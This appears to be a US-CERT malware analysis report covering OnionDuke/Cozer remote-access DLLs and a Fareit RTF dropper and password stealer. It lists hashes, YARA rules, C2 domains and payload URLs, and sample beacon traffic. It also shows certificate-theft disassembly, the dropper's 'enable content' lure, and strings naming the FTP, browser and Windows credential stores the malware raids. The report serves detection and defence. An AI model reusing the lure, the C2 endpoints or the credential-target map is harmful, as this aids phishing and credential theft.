Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	8f154d23ac2071d7f179959aaba37ad5
SHA1	8ccaa941af229cf57a0a97327d99a46f989423f0
ssdeep	6144:khqxVdwaTzQ87IWjZA1azReeoqbRAnXccmGRAVckV2pfLHWiDIu:2qq+t74ak2tAscmPckV2pfLHWulu
Entropy	6.40456212225

Antivirus

F-prot	W32/Trojan3.XZP
McAfee	OnionDuke-FDMS
K7	Trojan (0007c0301)
Systweak	trojan.agent
F-secure	Trojan.Generic.20173242
Symantec	Trojan.Cozer.B
ClamAV	Win.Trojan.OnionDuke-5486244-0
Kaspersky	Backdoor.Win32.MiniDuke.bz
QuickHeal	Backdoor.OnionDuke
TrendMicro	BKDR COZER.LP
Sophos	Troj/Agent-AUWH
Avira	TR/AD.OnionDuke.ntjop
Microsoft	Backdoor:Win32/OnionDuke!dha
Ahnlab	Malware/Win32.Generic
ESET	a variant of Win32/Agent.WPL trojan
NANOAV	Trojan.Win32.MiniDuke.ekecow
TrendMicroHouseCall	BKDR COZER.LP
Ikarus	Trojan.Win32.Agent
AVG	Agent5.AWKU

PE Information

PE Sections

Compiled | 2014-12-18T21:40:51Z

Name	MD5	Raw Size	Entropy
(header)	d16ea137e45c3186e912c69ef544df30	1024	2.47959457145
.text	d3be0c71767bb8f7976fb66e2d3b6611	338432	6.44965994232
.rdata	be8b2bc2020e9e8b5142b2231f2e028c	68608	4.7082956177
.data	f8d519621401eb9057c8ed71bb5902bc	8192	5.27710543994
.reloc	24a204634cd51c19590a4e0eac7ab8fe	19456	6.54348162441

Packers

Name	Version	Entry Point
Borland Delphi 3.0 (???)	NA	NA

Relationships

(F) 55058d3427ce932d8efcbe54dccf97c9a8d1e85c7 67814e34f4b2b6a6b305641 (8f154)	Connected To	(D) private.directinvesting.com

Description

This file is a Windows DLL application. It has been identified as a fully functioning remote access tool providing a vast array of command and control capabilities. This program uses a secure strings method to unpack strings used during runtime by multiple portions of the application. Displayed below is a YARA signature which may be used to detect this application. This YARA signature is based primarily on the identified secure strings method.

---Begin YARA Signature—

```
rule unidentified_malware
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
MD5 = "8F154D23AC2071D7F179959AABA37AD5"

strings:
$my_string_one = { 8D 78 03 8A 65 FF 8D A4 24 00 00 00 00 8A 04 0F 32 C4 88 04 11 41 3B CE 72 F3 }
$my_string_two = "CryptAcquireCertificatePrivateKey"
$my_string_three = "CertFreeCertificateContext"
$my_string_four = "CertEnumCertificatesInStore"
$my_string_five = "PFXImportCertStore"

condition:
all of them
}
```

----End YARA Signature----

During runtime, the malware attempts to communicate with its C2 server, private.directinvesting.com. Displayed below are sample connections between the malware and its C2 server.

—Begin Sample C2 Connections—

```
GET /lexicon/index.cfm?dq=d9487&pg=149a8d6adb73d479e66c6 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache


GET /lexicon/index.cfm?source=0887a&css=b9&utm_term=80aaeb73d479e66c6&f=12 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache


GET /lexicon/index.cfm?utm_content=876b73d479e66c6&source=19bd05efa8c HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)
Host: private.directinvesting.com
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

----End Sample C2 Connections----

The application attempts to download data from a C2 server and write it to a randomly named .tmp file within the users %TEMP% directory. Some of the file names used to store this downloaded data within our lab environment are displayed below:

----Begin Sample File Names----

```
TEMP\Cab1D5.tmp
TEMP\Cab1D7.tmp
TEMP\Cab1DA.tmp
TEMP\Cab1DC.tmp
```

----End Sample File Names----

Analysis indicates this application provides several notable capabilities to an operator. The program provides an operator access to a reverse shell on the victim system. Additionally, the malware provides an operator the capability to enumerate the victims Windows Certificate Store, and extract identified digital certificates, including private keys. The application also allows an operator to enumerate all physical drives and network resources the victim system has access to.

9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0

Details

Name	9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0
Size	434688
Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	ae7e3e531494b201fbf6021066ddd188
SHA1	e9fb290ab3a57dd50f78596b3bb3d373f4391794
ssdeep	6144:OTnkkw+XyCBoxqNyK1fMdm4EGJAAyom6YAhaf7iBXBj12SHWM7Dx:OTn3C3xqXf/OAZom6jhQiBXBZ2SHW0x
Entropy	6.4095074296

Antivirus

F-prot	W32/Trojan3.XZO
McAfee	OnionDuke-FDMS
K7	Trojan (0007c0301)
Systweak	trojan.agent
F-secure	Trojan.Generic.20173160
Symantec	Trojan.Cozer.B
ClamAV	Win.Trojan.OnionDuke-5486245-0
Kaspersky	Backdoor.Win32.MiniDuke.cb
QuickHeal	Backdoor.OnionDuke
TrendMicro	BKDR_COZER.LP
Sophos	Troj/Agent-AUWH
Avira	TR/AD.OnionDuke.trltr
Microsoft	Backdoor:Win32/OnionDuke!dha
Ahnlab	Malware/Win32.Generic
ESET	a variant of Win32/Agent.WPL trojan
NANOAV	Trojan.Win32.AD.ekdqnf
TrendMicroHouseCall	BKDR_COZER.LP
Ikarus	Trojan.Win32.Agent
AVG	Agent5.AWKV

PE Information

PE Sections

Compiled	2014-12-18T19:08:53Z

Name	MD5	Raw Size	Entropy
(header)	38153f895d4b391ee08f3a0814df439a	1024	2.48999986641
.text	41ed1207da910058e1882426b9627644	337920	6.45016237717
.rdata	27694317558299dd1609b4f476d7141f	68608	4.70267295411
.data	b65dd078b5a24ec0a223fdf6b3ed134a	8192	5.29144751488
.reloc	bc8ec2f7707d0a33f9663235cfb2a4ea	18944	6.5984520808

Packers

Name	Version	Entry Point
Borland Delphi 3.0 (???)	NA	NA

Relationships

(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)	Connected_To	(D) cderlearn.com
(F) 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 (ae7e3)	Characterized_By	(S) digital_cert_steal.bmp

Description

This file is a Windows DLL application. It has been identified as a fully functioning remote access tool providing a vast array of command and control capabilities. This program uses a secure strings method to unpack strings used during runtime by multiple portions of the application. Displayed below is a YARA signature which may be used to detect this application. This YARA signature is based primarily on the identified secure strings method.

––—Begin YARA Signature—–-

```
rule unidentified_malware
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
File = "9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0"
MD5 = "AE7E3E531494B201FBF6021066DDD188"

strings:
$my_string_one = { 8D 78 03 8A 65 FF 8D A4 24 00 00 00 00 8A 04 0F 32 C4 88 04 11 41 3B CE 72 F3 }
$my_string_two = "CryptAcquireCertificatePrivateKey"
$my_string_three = "CertFreeCertificateContext"
$my_string_four = "CertEnumCertificatesInStore"
$my_string_five = "PFXImportCertStore"

condition:
all of them
}
```

––—End YARA Signature—–-

During runtime, the malware attempts to communicate with its C2 server, cderlearn[.]com. Displayed below are sample connections between the malware and its C2 server.

—Begin Sample C2 Connections—

```
POST /search.cfm HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)
Host: www[.]cderlearn.com
Content-Length: 38
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

rss=a5ce5fa&pg=f8&sa=8816db73d479e8e35

POST /search.cfm HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)
Host: www[.]cderlearn.com
Content-Length: 46
Cache-Control: no-cache

id=3&source=a804b4b73d479eebea&rss=53d0&ei=d3c
```

––—End Sample C2 Connections—–-

The application attempts to download data from a C2 server and write it to a randomly named .tmp file within the users %TEMP% directory. Some of the file names used to store this downloaded data within our lab environment are displayed below:

––—Begin Sample File Names—–-


```
TEMP\Cab5.tmp
TEMP\Tar6.tmp
TEMP\Cab7.tmp
TEMP\Tar8.tmp
```

––—End Sample File Names—–-

Analysis indicates this application provides several notable capabilities to an operator. The program provides an operator access to a reverse shell on the victim system. Additionally, the malware provides an operator the capability to enumerate the victims Windows Certificate Store, and extract identified digital certificates, including private keys. The application also allows an operator to enumerate all physical drives and network resources the victim system has access to.

Screenshots

- **digital_cert_steal.bmp**



```
call    ds:PFXImportCertStore
mov     [esi+1Ch], eax
test    eax, eax
jz      short loc_1000783C
```

```
push    0               ; pPrevCertContext
push    eax             ; hCertStore
call    ds:CertEnumCertificatesInStore
mov     [esi+20h], eax
test    eax, eax        ; MALWARE ATTEMPTING TO STEAL
                        ; VICTIM USERS DIGITAL CERTIFICATES!
jnz     short loc_1000787C
```

```
loc_1000787C:
cmp     [ebp+arg_10], 0
jz      short loc_100078FA
```

```
lea     ecx, [ebp+var_14]
mov     [ebp+hProv], 0
push    ecx
lea     ecx, [ebp+dwKeySpec]
mov     [ebp+dwKeySpec], 0
push    ecx
lea     ecx, [ebp+hProv]
mov     [ebp+var_14], 0
push    ecx
push    0
push    40h
push    eax
call    ds:CryptAcquireCertificatePrivateKey
test    eax, eax
jnz     short loc_100078BA
```

```
loc_100078BA:
lea     eax, [esi+10h]
push    eax             ; phUserKey
push    [ebp+dwKeySpec] ; dwKeySpec
push    [ebp+hProv]     ; hProv
call    ds:CryptGetUserKey ; Get a handle to a permanent user key pair
test    eax, eax
jnz     short loc_100078EE
```

Screen shot of code used by 9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0 to steal a victim users digital certificates from the Windows Certificate Store.

ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e

Details

Name	ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e
Size	714679
Type	Rich Text Format data, version 1, unknown character set
MD5	81f1af277010cb78755f08dfcc379ca6
SHA1	9cb7716d83c0d06ab356bdfa52def1af64bc5210
ssdeep	3072:0gOxPV0p1knm8Z0gPJQ3kq9d6AvgBodb30aCubtvn7JBsEitau3QCv:jOBVs1knm8ZPJQ3kqoodkuZjlbVY
Entropy	3.29548128269

Antivirus

F-prot	W32/Dridex.HX
McAfee	Fareit-FHF
NetGate	Trojan.Win32.Malware
F-secure	Gen:Variant.Razy.41230
Symantec	Trojan.Fareit
VirusBlokAda	TrojanPSW.Fareit
ClamAV	Win.Trojan.Agent-5486255-0
Kaspersky	Trojan-PSW.Win32.Fareit.bshk
TrendMicro	TROJ_FA.6BBF19ED
Sophos	Troj/Fareit-AMQ
Avira	TR/AD.Fareit.Y.ehkw
Microsoft	PWS:Win32/Fareit
Ahnlab	RTF/Dropper
NANOAV	Trojan.Rtf.Stealer.efqzyl
TrendMicroHouseCall	TROJ_FA.6BBF19ED
Ikarus	Trojan.Win32.Zlader

Relationships

(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d	Dropped	(F) 9f918fb741e951a10e68ce6874b839aef5a26d604


3235b9c1e0dad683538cc8e (81f1a)		86db31e509f8dcaa13acec5 (617ba)
(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)	Characterized_By	(S) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e

Description

This is a malicious RTF document containing an embedded encoded executable. Upon execution, the RTF will decode and install the executable to %Temp%\m3.tmp (9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5). The encoded executable is decoded using a hexadecimal algorithm. The document will attempt to execute m3.tmp but fails to execute due to the file exetension.

Screenshots

- **ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e**



PROTECTED DOCUMENT

This file is protected by Microsoft Office.
Please enable Editing and Content to see this document.

CAN'T VIEW THE DOCUMENT? FOLLOW THE STEPS BELOW.

1. Open the document in Microsoft Office. Previewing online does not work for protected documents.
2. If you downloaded this document from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enabled editing, please click "Enable Content" on the yellow bar above.

9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5

Details

Name	9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5
Size	117248
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	617ba99be8a7d0771628344d209e9d8a
SHA1	7cefb021fb30f985b427b584be9c16e364836739
ssdeep	3072:CN7FVxVzbL02rXlwiIrClX1O6OhOqsY9WZYWmwdaX82X45iAKMaEUSDslGz0x:CNxVjbLXDup2lXY6O0VYIOMW
Entropy	6.86854130027

Antivirus

F-prot	W32/Dridex.HX
McAfee	Fareit-FHF
K7	Trojan (004df8ee1)
Systweak	trojan.passwordstealer
F-secure	Gen:Variant.Razy.41230
VirIT	Trojan.Win32.Crypt5.AYWX
Symantec	Trojan.Fareit
VirusBlokAda	TrojanPSW.Fareit
Zillya!	Trojan.Fareit.Win32.14782
ClamAV	Win.Trojan.Agent-5486256-0
Kaspersky	Trojan-PSW.Win32.Fareit.bshk
TrendMicro	TSPY_FA.CFEECD19
Sophos	Troj/Fareit-AMQ
Avira	TR/AD.Fareit.Y.ehkw
Microsoft	PWS:Win32/Fareit
Ahnlab	Trojan/Win32.Fareit

ESET	a variant of Win32/Kryptik.EPKG trojan
NANOAV	Trojan.Win32.AD.ebscsw
TrendMicroHouseCall	TSPY_FA.CFEECD19
Ikarus	Trojan.Win32.Zlader
AVG	Crypt5.AYWX

PE Information

Compiled	2016 04-18T11:56:11Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	e1c85b83a230f3318ebc6fa89c22e4ca	1024	2.65800537214
.text	03d3283ed2aeae19148e30ce10bf86a6	32256	6.56847358123
.rdata	2b14260b6390c8b1470b6c7b33aead11	52224	7.2456007683
.data	c78d3b76f24406d13bd8f743617d103d	8704	7.47497492698
.relocat	50e4a218247898300dfa8489c256fc42	1024	4.0454558827
.engine	105b697001f91df315bba402a79fde8b	512	2.16767435848
.rsrc	5f0793cbe2573fe809f569f742edb453	21504	3.88806352708

Packers

Name	Version	Entry Point
Microsoft Visual C++ ?.?	NA	NA

Relationships

(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Characterized By	(S) searching reg_pop3.bmp
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected To	(D) editprod.waterfilter.in.ua
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected To	(D) insta.reduct.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected_To	(D) one2shoppee.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected To	(D) ritsoperrol.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected To	(D) littjohnwilhap.ru
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected To	(D) wilcarobbe.com
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Connected To	(D) mymodule.waterfilter.in.ua/system /logs/xtool.exe
(F) 9f918fb741e951a10e68ce6874b839aef5a26d604 86db31e509f8dcaa13acec5 (617ba)	Dropped By	(F) ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d 3235b9c1e0dad683538cc8e (81f1a)

Description

Durning analysis this file is dropped by ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e. This file is a heavily packed/protected Windows 32 bit executable. Static analysis indicates this application is a fully functioning Remote Access Tools. During runtime, it attempts to communicate to the c2 locations displayed below.

wilcarobbe.com/zapoy/gate.php
littjohnwilhap.ru/zapoy/gate.php
ritsoperrol.ru/zapoy/gate.php
one2shoppee.com/system/logs/xtool.exe
insta.reduct.ru/system/logs/xtool.exe
editprod.waterfilter.in.ua/system/logs/xtool.exe
mymodule.waterfilter.in.ua/system/logs/xtool.exe

The file xtool.exe was not available for download at the time of analysis.
This executable file drops and executes a batch file '%Temp%\[random digits].bat' to delete itself and the batch file at the end of the execution.

Displayed below are sample connections between the malware and its C2 server.

—Begin Sample Connections to C2 Server—

```
POST /zapoy/gate.php HTTP/1.0
Host: wilcarobbe.com
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)

...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^.v.....#...+......]`..Y.L.5.b[.>?.".)......>...
>V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w......j5…


POST /zapoy/gate.php HTTP/1.0
Host: littjohnwilhap.ru
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)

...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^.v.....#...+......]`..Y.L.5.b[.>?.".)......>...
>V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w......j5…

POST /zapoy/gate.php HTTP/1.0
Host: ritsoperrol.ru
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: 196
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022)

...[xXP..YG.....4...d...S.qO....4.....v..8 ..Y.u.
X..3S*3.S..%<A.5..U..."N.W...eY...o.^...V..^.v.....#...+......]`..Y.L.5.b[.>?.".)......>...
>V....H...;4.......OGf.'L..fB.N#.v[H.b_.{..w......j5…
```

—End Sample Connections to C2 Server—

Static analysis of the unpacked portions of this file indicate it is, among other things, capable of targeting multiple Windows applications. For example, the malware searches the Windows registry for keys utilized by multiple types of Windows email software. If found, the malware attempts to extract email passwords from these keys. This appears to be an attempt to gain unauthorized access to the victim users emails.

In addition, the software attempts to find registry keys used by the Windows file management software named Total Commander. This appears to be an attempt to gain unauthorized access to the victim users stored files. The software also contains a list of commonly used passwords. This indicates the malware provides an operator the capability to brute force their way into a victim users email accounts or locations where their files are stored. Displayed below is a YARA signature which may be utilized to detect this software both packed on disk, and running within system memory.

—Begin YARA Signature—

```
rule unidentified_malware_two
{
meta:
Author = "US-CERT Code Analysis Team"
Date = 16JAN17
Incident = 10105049
File = "9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5"
MD5 = "617BA99BE8A7D0771628344D209E9D8A"

strings:
$my_string_one = "/zapoy/gate.php"
$my_string_two = { E3 40 FE 45 FD 0F B6 45 FD 0F B6 14 38 88 55 FF 00 55 FC 0F B6 45 FC 8A 14 38 88 55 FE 0F B6 45 FD 88 14 38
0F B6 45 FC 8A 55 FF 88 14 38 8A 55 FF 02 55 FE 8A 14 3A 8B 45 F8 30 14 30 }
$my_string_three = "S:\\Lidstone\\renewing\\HA\\disable\\In.pdb"

$my_string_four = { 8B CF 0F AF CE 8B C6 99 2B C2 8B 55 08 D1 F8 03 C8 8B 45 FC 03 C2 89 45 10 8A 00 2B CB 32 C1 85 DB 74 07 }

$my_string_five = "fuckyou1"

$my_string_six = "xtool.exe"

condition:
($my_string_one and $my_string_two) or ($my_string_three or $my_string_four) or ($my_string_five and $my_string_six)
}
```

—End YARA Signature--

Displayed below are strings of interest extracted from the unpacked portions of this malware:

—Begin Strings of Interest—

```
1DA409EB2825851644CCDAB
1RcpNUE12zpJ8uDaDqlygR70aZl2ogwes
wilcarobbe.com/zapoy/gate.php
littjohnwilhap.ru/zapoy/gate.php
ritsoperrol.ru/zapoy/gate.php
one2shoppee.com/system/logs/xtool.exe
insta.reduct.ru/system/logs/xtool.exe
editprod.waterfilter.in.ua/system/logs/xtool.exe
YUIPWDFILE0YUIPKDFILE0YUICRYPTED0YUI1.0
MODU
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
UninstallString
DisplayName
.exe
Software\WinRAR
open
vaultcli.dll
VaultOpenVault
VaultEnumerateItems
VaultGetItem
VaultCloseVault
VaultFree
kernel32.dll
WTSGetActiveConsoleSessionId
ProcessIdToSessionId
netapi32.dll
NetApiBufferFree
NetUserEnum
ole32.dll
StgOpenStorage
advapi32.dll
AllocateAndInitializeSid
CheckTokenMembership
FreeSid
CredEnumerateA
CredFree
CryptGetUserKey
CryptExportKey
CryptDestroyKey
CryptReleaseContext
RevertToSelf
```

```
OpenProcessToken
ImpersonateLoggedOnUser
GetTokenInformation
ConvertSidToStringSidA
LogonUserA
LookupPrivilegeValueA
AdjustTokenPrivileges
CreateProcessAsUserA
crypt32.dll
CryptUnprotectData
CertOpenSystemStoreA
CertEnumCertificatesInStore
CertCloseStore
CryptAcquireCertificatePrivateKey
msi.dll
MsiGetComponentPathA
pstorec.dll
PStoreCreateInstance
userenv.dll
CreateEnvironmentBlock
DestroyEnvironmentBlock
[9D
wY}
wSw
wv{
vshell32.dll
SHGetFolderPathA
My Documents
AppData
Local AppData
Cache
Cookies
History
My Documents
Common AppData
My Pictures
Common Documents
Common Administrative Tools
Administrative Tools
Personal
Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
explorer.exe
S-1-5-18
SeImpersonatePrivilege
SeTcbPrivilege
SeChangeNotifyPrivilege
SeCreateTokenPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeIncreaseQuotaPrivilege
SeAssignPrimaryTokenPrivilege
GetNativeSystemInfo
kernel32.dll
IsWow64Process
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)
POST %s HTTP/1.0
Host: %s
Accept: */*
Accept-Encoding: identity, *;q=0
Accept-Language: en-US
Content-Length: %lu
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: %s
Content-Length:
Location:
\*.*
*.*
Software\Microsoft\Windows\CurrentVersion\Internet Settings
ProxyServer
HWID
```

```
{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
Software\Far\Plugins\FTP\Hosts
Software\Far2\Plugins\FTP\Hosts
Software\Far Manager\Plugins\FTP\Hosts
Software\Far\SavedDialogHistory\FTPHost
Software\Far2\SavedDialogHistory\FTPHost
Software\Far Manager\SavedDialogHistory\FTPHost
Password
HostName
User
Line
wcx_ftp.ini
\GHISLER
InstallDir
FtpIniName
Software\Ghisler\Windows Commander
Software\Ghisler\Total Commander
CUTEFTP
QCHistory
Software\GlobalSCAPE\CuteFTP 6 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 6 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 7 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 7 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 8 Home\QCToolbar
Software\GlobalSCAPE\CuteFTP 8 Professional\QCToolbar
Software\GlobalSCAPE\CuteFTP 9\QCToolbar
\GlobalSCAPE\CuteFTP
\GlobalSCAPE\CuteFTP Pro
\GlobalSCAPE\CuteFTP Lite
\CuteFTP
\sm.dat
Software\FlashFXP\3
Software\FlashFXP
Software\FlashFXP\4
InstallerDathPath
path
Install Path
DataFolder
\Sites.dat
\Quick.dat
\History.dat
\FlashFXP\3
\FlashFXP\4
\FileZilla
\sitemanager.xml
\recentservers.xml
\filezilla.xml
Software\FileZilla
Software\FileZilla Client
Install_Dir
Host
User
Pass
Port
Remote Dir
Server Type
Server.Host
Server.User
Server.Pass
Server.Port
Path
ServerType
Last Server Host
Last Server User
Last Server Pass
Last Server Port
Last Server Path
Last Server Type
Software\FTPWare\COREFTP\Sites
Host
User
Port
```

```
PthR
SSH
.ini
\VanDyke\Config\Sessions
\Sessions
Software\VanDyke\SecureFX
Config Path
Password
HostName
UserName
RemoteDirectory
PortNumber
FSProtocol
Software\Martin Prikryl
http[:]//
https[:]//
ftp://
opera
wand.dat
_Software\Opera Software
Last Directory3
Last Install Path
Opera.HTML\shell\open\command
\Opera Software
nss3.dll
NSS_Init
NSS_Shutdown
NSSBase64_DecodeBuffer
SECITEM_FreeItem
PK11_GetInternalKeySlot
PK11_Authenticate
PK11SDR_Decrypt
PK11_FreeSlot
profiles.ini
Profile
IsRelative
Path
PathToExe
prefs.js
logins.json
signons.sqlite
signons.txt
signons2.txt
signons3.txt
encryptedPassword":"
encryptedUsername":"
hostname":"
#2c
#2d
#2e
Firefox
\Mozilla\Firefox\
Software\Mozilla
---
ftp://
http[:]//
https[:]//
ftp.
Mozilla
\Mozilla\Profiles\
Favorites.dat
WinFTP
Internet Explorer
WininetCacheCredentials
MS IE FTP Passwords
DPAPI:
@J7<
AJ7<
BJ7<
%02X
Software\Microsoft\Internet Explorer\IntelliForms\Storage2
SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage
```

```
\microsoft.microsoftedge_8wekyb3d8bbwe\MicrosoftEdge\IntelliForms\FormData
http[:]//www[.]facebook.com/
Microsoft_WinInet_*
ftp://
SspiPfc
JpM
;USQLite format 3
table
()
CONSTRAINT
PRIMARY
UNIQUE
CHECK
FOREIGN
Web Data
Login Data
logins
